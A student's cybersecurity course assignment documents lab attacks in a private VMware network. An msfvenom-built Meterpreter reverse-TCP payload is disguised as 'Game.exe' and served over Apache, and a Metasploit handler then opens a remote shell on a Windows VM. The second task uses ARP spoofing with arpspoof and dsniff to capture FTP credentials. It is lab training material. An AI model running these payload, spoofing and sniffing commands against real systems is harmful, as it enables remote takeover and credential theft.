

Cyber Security Essentials | Batch 1 | Day 5&6 | LetsUpgrade – Assignment

By Sirajudeen Mahaboob Basha

Date: 02-09-2020

Email ID – siraj110981@gmail.com

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

IP Address of Kali-192.168.72.128

```
root@kali:/var/www/html/counterstrike# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.72.128 netmask 255.255.255.0 broadcast 192.168.72.255
    inet6 fe80::20c:29ff:fe65:751d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:65:75:1d txqueuelen 1000 (Ethernet)
    RX packets 17164 bytes 3011398 (2.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21993 bytes 1937176 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Create web server using apache2:

```
root@kali:/var/www/html/counterstrike# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2020-09-01 20:11:58 EDT; 39min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2825 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2836 (apache2)
    Tasks: 9 (limit: 2317)
   Memory: 19.1M
   CGroup: /system.slice/apache2.service
           └─2836 /usr/sbin/apache2 -k start
             └─2837 /usr/sbin/apache2 -k start
               └─2838 /usr/sbin/apache2 -k start
                 └─2839 /usr/sbin/apache2 -k start
                   └─2840 /usr/sbin/apache2 -k start
                     └─2841 /usr/sbin/apache2 -k start
                       └─2852 /usr/sbin/apache2 -k start
                         └─2853 /usr/sbin/apache2 -k start
                           └─2854 /usr/sbin/apache2 -k start

Sep 01 20:11:58 kali systemd[1]: Starting The Apache HTTP Server...
Sep 01 20:11:58 kali apachectl[2835]: AH00558: apache2: Could not reliably determine the server
Sep 01 20:11:58 kali systemd[1]: Started The Apache HTTP Server.
root@kali:/var/www/html/counterstrike#
```

Create a Payload:

```
root@kali:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.72.128 -f exe > /var/www/html/counterstrike/Game.exe
```

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 368 (iteration=0)

x86/shikata_ga_nai chosen with final size 368

Payload size: 368 bytes

Final size of exe file: 73802 bytes

```
root@kali:/var/www/html/counterstrike# ls
```

Game.exe


```
root@kali:/var/www/html/counterstrike#
```

```
root@kali:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.72.128 -f exe > /var/www/html/counterstrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/counterstrike# ls
Game.exe
root@kali:/var/www/html/counterstrike#
```

Victim machine is a Windows 8 PC installed in VMware, the web link is accessible from Windows 8 PC and Game.exe is downloaded.



Txt File created in both Kali and Windows PC



Use Metasploit in Kali-Linux

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.72.128  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.72.128  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.72.128
LHOST => 192.168.72.128
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.72.128  yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.72.128  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.72.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.72.176
[*] Meterpreter session 1 opened (192.168.72.128:4444 -> 192.168.72.176:49686) at 2020-09-01 21:33:26 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  -
  1   meterpreter x86/windows  WIN-GM7RMLA8HDP\siraj @ WIN-GM7RMLA8HDP  192.168.72.128:4444 -> 192.168.72.176:49686 (192.168.72.176)

msf5 exploit(multi/handler) >
```


Use sysinfo to get victim system information,

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-6M7RMLA0HDP
OS            : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > █
```

Upload the a.txt file

```
meterpreter > upload a.txt
[*] uploading : a.txt -> a.txt
[*] uploaded  : a.txt -> a.txt
meterpreter >
meterpreter >
meterpreter >
```



Download b.txt

```
meterpreter > download b.txt
[*] Downloading: b.txt -> b.txt
[*] download   : b.txt -> b.txt
meterpreter > █
```

Open Shell to access Windows terminal

```
meterpreter > shell
Process 1672 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\siraj\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8C10-4127

Directory of C:\Users\siraj\Downloads

09/02/2020  11:58 AM  <DIR>          .
09/02/2020  11:58 AM  <DIR>          ..
09/02/2020  11:55 AM                0 a.txt
09/02/2020  11:41 AM                0 b.txt
09/02/2020  11:37 AM       73,802 Game (1).exe
               3 File(s)        73,802 bytes
               2 Dir(s)  52,854,575,184 bytes free

C:\Users\siraj\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\siraj\Downloads> █
```

Exit from Metasploit


```
PS C:\Users\siraj\Downloads> exit
^C
Terminate channel 4? [y/N] y
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.72.176 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exit
root@kali:~#
root@kali:~#
root@kali:~#
```

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Create an FTP Server in Pentest Windows Server:



Penttester WIN IP – 192.168.72.175(Victim PC)


```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:



    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::2816:730e:c4d1:3998%3
    IPv4 Address. . . . . : 192.168.72.175
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.72.2
```

Create User name **harry** in Local users & groups



Create a client PC – Windows 8 PC and open CMD prompt and try accessing FTP

Windows 8 PC IP – 192.168.72.176



Install Dsniff in Kali-Linux and write command for IP forwarding

```
root@kali:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-29).
0 upgraded, 0 newly installed, 0 to remove and 864 not upgraded.
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# systemctl -w net.ipv4_forward=1
systemctl: invalid option -- 'w'
root@kali:~# sysctl -w net.ipv4_forward=1
sysctl: cannot stat /proc/sys/net/ipv4_forward: No such file or directory
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~#
```


MITM Stage

Enable **arpspoof** in Kali Linux and enable dsniff

```
0:c:29:65:75:1d 0:c:29:db:7e:d2 0806 42: arp reply 192.168.72.175 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:7c:70:6c 0806 42: arp reply 192.168.72.176 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:db:7e:d2 0806 42: arp reply 192.168.72.175 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:7c:70:6c 0806 42: arp reply 192.168.72.176 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:db:7e:d2 0806 42: arp reply 192.168.72.175 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:7c:70:6c 0806 42: arp reply 192.168.72.176 is-at 0:c:29:65:75:1d
0:c:29:65:75:1d 0:c:29:db:7e:d2 0806 42: arp reply 192.168.72.175 is-at 0:c:29:65:75:1d
```

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```

UserID and Password of FTP access is captured using dsniff



Using Wireshark get the username and password captured in the ftp packet.

*eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp.port==21						
No.	Time	Source	Destination	Protocol	Length	Info
268	69.649521865	192.168.72.176	192.168.72.175	TCP	60	49708 → 21 [ACK] Seq=1 Ack=
269	69.649556491	192.168.72.128	192.168.72.176	ICMP	82	Redirect (Redir
270	69.649594440	192.168.72.176	192.168.72.175	TCP	54	[TCP Dup ACK 268#1] 49708
286	73.575165485	192.168.72.176	192.168.72.175	FTP	66	Request: USER harry
287	73.575194542	192.168.72.128	192.168.72.176	ICMP	94	Redirect (Redir
288	73.575246928	192.168.72.176	192.168.72.175	TCP	66	[TCP Retransmission] 49708
289	73.575606028	192.168.72.175	192.168.72.176	FTP	77	Response: 331 Password requ
290	73.575629457	192.168.72.128	192.168.72.175	ICMP	105	Redirect (Redir
291	73.575661506	192.168.72.175	192.168.72.176	TCP	77	[TCP Retransmission] 21 → 4
292	73.634583063	192.168.72.176	192.168.72.175	TCP	60	49708 → 21 [ACK] Seq=13 Ack
293	73.634621332	192.168.72.128	192.168.72.176	ICMP	82	Redirect (Redir
294	73.634668675	192.168.72.176	192.168.72.175	TCP	54	[TCP Dup ACK 292#1] 49708
323	79.556518743	192.168.72.176	192.168.72.175	FTP	72	Request: PASS abcdef12345
324	79.556549548	192.168.72.128	192.168.72.176	ICMP	100	Redirect (Redir
325	79.556587611	192.168.72.176	192.168.72.175	TCP	72	[TCP Retransmission] 49708
326	79.557531284	192.168.72.175	192.168.72.176	FTP	75	Response: 230 User logged i

Conclusion:

Successfully performed Payload /Session hijack and MITM attack in Lab environment.